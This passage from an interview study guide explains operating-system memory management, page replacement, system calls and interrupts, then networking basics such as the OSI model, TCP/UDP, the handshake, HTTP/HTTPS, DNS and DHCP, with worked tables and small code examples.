
Modern x86 uses **segmentation with paging** (segmentation mostly flat), and Linux relies on paging.

## 3.14 Virtual Memory

**Virtual memory** lets a process use an address space larger than physical RAM by keeping only the needed pages in memory and the rest on disk (swap space). Each process believes it has a large, private, contiguous memory.

**Benefits:** run programs bigger than RAM, more processes in memory (higher multiprogramming), isolation between processes, efficient `fork()` via copy-on-write, memory-mapped files.

**Demand paging:** a page is loaded only when first accessed. Each page-table entry has a **valid/present bit**.




*Handling a page fault*

**Effective access time** = (1 − p) × memory_access + p × page_fault_service_time. Since a fault costs milliseconds vs nanoseconds for memory, the fault rate *p* must be tiny.

## 3.15 Page Replacement Algorithms

When a page fault occurs and no frame is free, the OS must evict a page. Example reference string, **3 frames**:

`7, 0, 1, 2, 0, 3, 0, 4, 2, 3, 0, 3, 2`

### FIFO — evict the oldest loaded page

| Ref | 7 | 0 | 1 | 2 | 0 | 3 | 0 | 4 | 2 | 3 | 0 | 3 | 2 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| F1 | 7 | 7 | 7 | **2** | 2 | 2 | 2 | **4** | 4 | 4 | **0** | 0 | 0 |
| F2 | | 0 | 0 | 0 | 0 | **3** | 3 | 3 | **2** | 2 | 2 | 2 | 2 |
| F3 | | | 1 | 1 | 1 | 1 | **0** | 0 | 0 | **3** | 3 | 3 | 3 |
| Fault? | F | F | F | F | – | F | F | F | F | F | F | – | – |

**FIFO: 10 page faults.** Suffers **Belady's anomaly**: adding more frames can *increase* faults (classic string `1,2,3,4,1,2,5,1,2,3,4,5`: 9 faults with 3 frames, 10 with 4).

### Optimal (OPT / MIN) — evict the page not used for the longest time in the future

| Ref | 7 | 0 | 1 | 2 | 0 | 3 | 0 | 4 | 2 | 3 | 0 | 3 | 2 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| F1 | 7 | 7 | 7 | **2** | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 | 2 |
| F2 | | 0 | 0 | 0 | 0 | 0 | 0 | **4** | 4 | 4 | **0** | 0 | 0 |
| F3 | | | 1 | 1 | 1 | **3** | 3 | 3 | 3 | 3 | 3 | 3 | 3 |
| Fault? | F | F | F | F | – | F | – | F | – | – | F | – | – |

**Optimal: 7 faults** — the lowest possible, but needs future knowledge → used only as a benchmark.

### LRU — evict the page Least Recently Used (past approximates future)

| Ref | 7 | 0 | 1 | 2 | 0 | 3 | 0 | 4 | 2 | 3 | 0 | 3 | 2 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| F1 | 7 | 7 | 7 | **2** | 2 | 2 | 2 | **4** | 4 | 4 | **0** | 0 | 0 |
| F2 | | 0 | 0 | 0 | 0 | 0 | 0 | 0 | 0 | **3** | 3 | 3 | 3 |
| F3 | | | 1 | 1 | 1 | **3** | 3 | 3 | **2** | 2 | 2 | 2 | 2 |
| Fault? | F | F | F | F | – | F | – | F | F | F | F | – | – |

**LRU: 9 faults.** No Belady's anomaly (it's a *stack algorithm*). Implemented with counters/timestamps or a stack — exact LRU is expensive in hardware, so OSes use approximations like the **Clock (Second-Chance)** algorithm with a reference bit. Also: LFU, MFU.

> **Interview tip:** Be ready to implement an **LRU cache** in code (HashMap + doubly linked list, O(1) get/put) — it's this exact algorithm.

## 3.16 Thrashing

**Thrashing** is when a process spends more time paging (swapping pages in and out) than executing, because it doesn't have enough frames for its **working set** (the pages it actively uses).




*As multiprogramming rises, CPU use climbs, then collapses when thrashing begins*

**Vicious cycle:** low CPU use → OS admits more processes → each gets fewer frames → more faults → CPU idles waiting for disk → OS admits even more.

**Fixes:** working-set model (give each process enough frames for its working set), **page-fault frequency** control (if a process's fault rate is too high, give it more frames; too low, take some), reduce multiprogramming (suspend processes), add RAM, use local replacement.

## 3.17 Memory Allocation

### Contiguous allocation

Each process occupies one contiguous block. **Fixed partitioning** wastes space inside partitions (internal fragmentation); **variable (dynamic) partitioning** leaves small free holes between processes (external fragmentation).

**Placement strategies** — free holes: 100K, 500K, 200K, 300K, 600K; requests: 212K, 417K, 112K, 426K.


| Strategy | Rule | Result |
|---|---|---|
| **First fit** | First hole big enough | 212→500, 417→600, 112→288 left of 500, 426 **must wait** |
| **Best fit** | Smallest hole big enough | 212→300, 417→500, 112→200, 426→600 ✔ all fit |
| **Worst fit** | Largest hole | 212→600, 417→500, 112→388 left of 600, 426 must wait |
| Next fit | Like first fit, but resumes from last position | — |

Best fit leaves tiny unusable slivers; first fit is fastest and usually good enough.

| Fragmentation | Cause | Fix |
|---|---|---|
| **Internal** | Allocated block bigger than requested (fixed partitions, pages) | Smaller blocks/pages, variable sizes |
| **External** | Enough total free memory, but not contiguous | **Compaction**, paging, segmentation |

**Non-contiguous allocation:** paging and segmentation (§3.13). Kernel allocators: **buddy system** (split memory in powers of 2; merge buddies on free) and **slab allocator** (caches of pre-initialised objects).

## 3.18 Stack vs Heap




*Typical process memory layout (high addresses at top)*

| Feature | Stack | Heap |
|---|---|---|
| Stores | Local variables, parameters, return addresses (stack frames) | Dynamically allocated objects ( `new` , `malloc` ) |
| Allocation | Automatic, LIFO (push/pop frame) | Manual (C/C++) or GC-managed (Java, Python) |
| Speed | Very fast (move stack pointer) | Slower (find free block, bookkeeping) |
| Size | Small, fixed per thread (e.g. 1–8 MB) | Large, grows as needed |
| Lifetime | Until function returns | Until freed / garbage collected |
| Thread | Each thread has its own | Shared by all threads |
| Errors | **Stack overflow** (deep recursion) | **Memory leak**, fragmentation, `OutOfMemoryError` |

```
void demo() {
    int x = 10;                 // x on stack
    Person p = new Person();    // reference p on stack, Person object on heap
}                               // frame popped; object becomes garbage if unreferenced
```

## 3.19 Kernel Mode vs User Mode


CPUs provide privilege levels (x86 **rings 0–3**; OSes use ring 0 = kernel, ring 3 = user) to protect the system from buggy or malicious programs.

| | User mode | Kernel mode |
|---|---|---|
| Privilege | Restricted | Full access to hardware & all memory |
| Who runs | Applications | OS kernel, drivers |
| Crash impact | Only that process dies | Entire system may crash (kernel panic / BSOD) |
| Can execute privileged instructions (I/O, disable interrupts, change page tables)? | No | Yes |
| Mode bit | 1 | 0 |

Transition user → kernel happens via **system calls, interrupts, or exceptions** (traps); the kernel switches back with a special return-from-trap instruction.

## 3.20 System Calls

A **system call** is the programmatic interface through which a user program requests a service from the kernel.




*What happens on read(fd, buf, n)*

| Category | Linux examples | Windows examples |
|---|---|---|
| Process control | `fork()`, `exec()`, `exit()`, `wait()` | `CreateProcess()`, `ExitProcess()` |
| File management | `open()`, `read()`, `write()`, `close()` | `CreateFile()`, `ReadFile()` |


| Category | Linux examples | Windows examples |
|---|---|---|
| Device management | `ioctl()`, `read()`, `write()` | `DeviceIoControl()` |
| Information | `getpid()`, `time()` | `GetCurrentProcessId()` |
| Communication | `pipe()`, `socket()`, `shmget()`, `mmap()` | `CreatePipe()` |
| Protection | `chmod()`, `chown()`, `umask()` | `SetFileSecurity()` |

**`fork()` example:**

```c
pid_t pid = fork();           // duplicates the process
if (pid == 0)      printf("child, my pid=%d\n", getpid());
else if (pid > 0)  { wait(NULL); printf("parent of %d\n", pid); }
// n calls of fork() in sequence create 2^n processes in total (2^n − 1 children)
```

## 3.21 Interrupts

An **interrupt** is a signal to the CPU that an event needs immediate attention. The CPU suspends the current work, saves state, runs an **Interrupt Service Routine (ISR)** looked up in the **Interrupt Vector Table (IVT/IDT)**, then resumes.




*Interrupt handling cycle*

| Type | Source | Example |
|---|---|---|
| **Hardware interrupt** | External device | Keyboard key press, disk I/O done, network packet, **timer** (enables preemptive scheduling) |
| **Software interrupt / trap** | Program instruction | System call ( `int 0x80` , `syscall` ) |
| **Exception** | CPU detects an error | Divide by zero, page fault, invalid opcode |

**Maskable** interrupts can be disabled; **non-maskable (NMI)** cannot (hardware failure). Interrupts beat **polling** (CPU repeatedly checking a device), which wastes cycles. **DMA (Direct Memory Access)** lets devices transfer bulk data to memory without the CPU, raising one interrupt at completion.


# 4. Computer Networks

A **computer network** is a set of devices (nodes) connected to share data and resources. Interviewers mostly test how data travels from your browser to a server and back: layers, protocols, addressing and web security basics.

**Network types by scale:** PAN (Bluetooth), LAN (office/home), MAN (city), WAN (internet). **Topologies:** bus, star (most common in LANs — central switch), ring, mesh (robust, expensive), tree, hybrid.

## 4.1 OSI Model

The **Open Systems Interconnection** model is a 7-layer conceptual framework. Each layer serves the layer above and uses the layer below.





*OSI layers with protocol examples, data unit (PDU) and devices*

| # | Layer | Responsibility | Key concepts |
|---|---|---|---|
| 7 | Application | Network services to user apps | HTTP, DNS, SMTP, FTP |

| # | Layer | Responsibility | Key concepts |
|---|---|---|---|
| 6 | Presentation | Translation, encryption, compression | Data formats, TLS |
| 5 | Session | Open/manage/close sessions, sync | Dialog control |
| 4 | Transport | **Process-to-process** delivery, reliability | Ports, TCP/UDP, flow & error control |
| 3 | Network | **Host-to-host** delivery across networks | IP address, routing |
| 2 | Data Link | **Node-to-node** delivery on one link | MAC address, framing, error detection (CRC) |
| 1 | Physical | Transmit raw bits | Voltage, cables, radio |

**Mnemonic (top→bottom):** *All People Seem To Need Data Processing*. (bottom→top: *Please Do Not Throw Sausage Pizza Away*.)

**Encapsulation:** each layer adds its header going down the stack; the receiver strips them going up.




*Encapsulation while sending*

## 4.2 TCP/IP Model

The practical model the internet actually uses — 4 layers (some books show 5 by splitting Network Access into Data Link + Physical).

| TCP/IP layer | Maps to OSI | Protocols |
|---|---|---|
| Application | 7, 6, 5 | HTTP, DNS, SMTP, FTP, SSH, TLS |
| Transport | 4 | TCP, UDP |
| Internet | 3 | IP, ICMP, ARP*, IGMP |

| TCP/IP layer | Maps to OSI | Protocols |
|---|---|---|
| Network Access / Link | 2, 1 | Ethernet, Wi-Fi |

| OSI | TCP/IP |
|---|---|
| Theoretical reference model | Practical, implemented model |
| 7 layers | 4 layers |
| Model defined before protocols | Protocols came first |
| Clear separation of services/interfaces | Less strict |

## 4.3 TCP vs UDP

| Feature | TCP | UDP |
|---|---|---|
| Connection | Connection-oriented (handshake) | Connectionless |
| Reliability | Guaranteed delivery (ACKs, retransmission) | Best effort, no guarantee |
| Ordering | In-order (sequence numbers) | No ordering |
| Flow control | Yes (sliding window) | No |
| Congestion control | Yes (slow start, AIMD) | No |
| Header size | 20–60 bytes | 8 bytes |
| Speed | Slower | Faster, low latency |
| Data | Byte stream | Message/datagram boundaries preserved |
| Broadcast/multicast | No | Yes |
| Used by | HTTP/1.1 & 2, HTTPS, FTP, SMTP, SSH | DNS, DHCP, VoIP, video calls, online games, live streaming, **QUIC/HTTP/3** |


**Analogy:** TCP is a registered courier with tracking and signature; UDP is dropping postcards in a postbox.

**TCP mechanisms in one line each:**

- **Flow control** — the receiver advertises a window size so the sender doesn't overwhelm it.
- **Congestion control** — slow start (exponential growth of the congestion window), congestion avoidance (linear), cut on loss (AIMD).
- **Error control** — checksums, ACKs, retransmission on timeout or 3 duplicate ACKs (fast retransmit).

## 4.4 Three-Way Handshake

TCP sets up a connection and synchronises initial sequence numbers (ISNs) in both directions.





*TCP three-way handshake*

**Why three and not two?** Both sides must confirm the other received its ISN. With two, the server can't know the client got its SYN-ACK, and a delayed old SYN could open a bogus connection.

**SYN flood attack:** an attacker sends many SYNs without completing the handshake, filling the server's half-open connection queue. Defence: **SYN cookies**, rate limiting.

## 4.5 Four-Way Termination

Each direction is closed independently (TCP is full-duplex).




*TCP connection termination*

**Why TIME_WAIT?** Ensures the final ACK reaches the server (re-send if the server's FIN is retransmitted) and lets stray packets from the old connection expire so they don't corrupt a new connection on the same ports. The FIN and ACK from the server can sometimes be combined (3-way close).

## 4.6 HTTP vs HTTPS

**HTTP (HyperText Transfer Protocol)** is the stateless, request–response application protocol of the web. **HTTPS** is HTTP over **TLS** — encrypted, authenticated and integrity-protected.

```
GET /api/users/42 HTTP/1.1              ← request line: method, path, version
Host: example.com                        ← headers
Accept: application/json
Authorization: Bearer eyJhbGci...

HTTP/1.1 200 OK                          ← status line
Content-Type: application/json
Cache-Control: max-age=60

{"id": 42, "name": "Asha"}               ← body
```


| | HTTP | HTTPS |
|---|---|---|
| Port | 80 | 443 |
| Security | Plain text — anyone on the path can read/modify | Encrypted with TLS |
| Certificate | Not needed | Needs a certificate from a Certificate Authority |
| Protects against | — | Eavesdropping, tampering, impersonation (MITM) |
| SEO / browsers | Marked "Not secure" | Preferred |

**HTTP versions:** 1.0 (new connection per request) → **1.1** (persistent keep-alive connections, pipelining, `Host` header) → **2** (binary framing, multiplexing many streams on one TCP connection, header compression HPACK, server push) → **3** (runs over **QUIC/UDP**, removes TCP head-of-line blocking, faster handshakes).

**Statelessness:** each request is independent; the server doesn't remember previous requests — state is added with cookies, sessions or tokens (§4.16).

## 4.7 DNS (Domain Name System)

DNS translates human-readable names ( `www.google.com` ) into IP addresses — the internet's phone book. Uses **UDP port 53** (TCP for large responses and zone transfers).




*Recursive + iterative DNS resolution for www.example.com*


**Caching** at every level (browser, OS, resolver) with a **TTL** keeps lookups fast.

| Record | Purpose | Example |
|---|---|---|
| A | Name → IPv4 | `example.com → 93.184.216.34` |
| AAAA | Name → IPv6 | `→ 2606:2800:220:1::` |
| CNAME | Alias to another name | `www → example.com` |
| MX | Mail server for domain | `mail.example.com` |
| NS | Authoritative name servers | `ns1.example.com` |
| TXT | Arbitrary text (SPF, domain verification) | `v=spf1 ...` |
| PTR | Reverse lookup IP → name | |

**Interview tip — "What happens when you type a URL and press Enter?"** (1) Browser parses URL; checks HSTS/cache. (2) **DNS** resolves the domain to an IP. (3) **TCP** three-way handshake to port 443. (4) **TLS** handshake. (5) Browser sends **HTTP GET**. (6) Request may pass load balancers/reverse proxies to an app server, which queries DBs/caches. (7) Server returns HTML response. (8) Browser **parses HTML → DOM, CSS → CSSOM, runs JS, layout, paint** (§13.4), fetching sub-resources. (9) Connection kept alive or closed.

## 4.8 DHCP (Dynamic Host Configuration Protocol)

DHCP automatically assigns IP addresses and network settings (subnet mask, default gateway, DNS servers, lease time) to devices joining a network. Uses UDP ports **67 (server) and 68 (client)**.

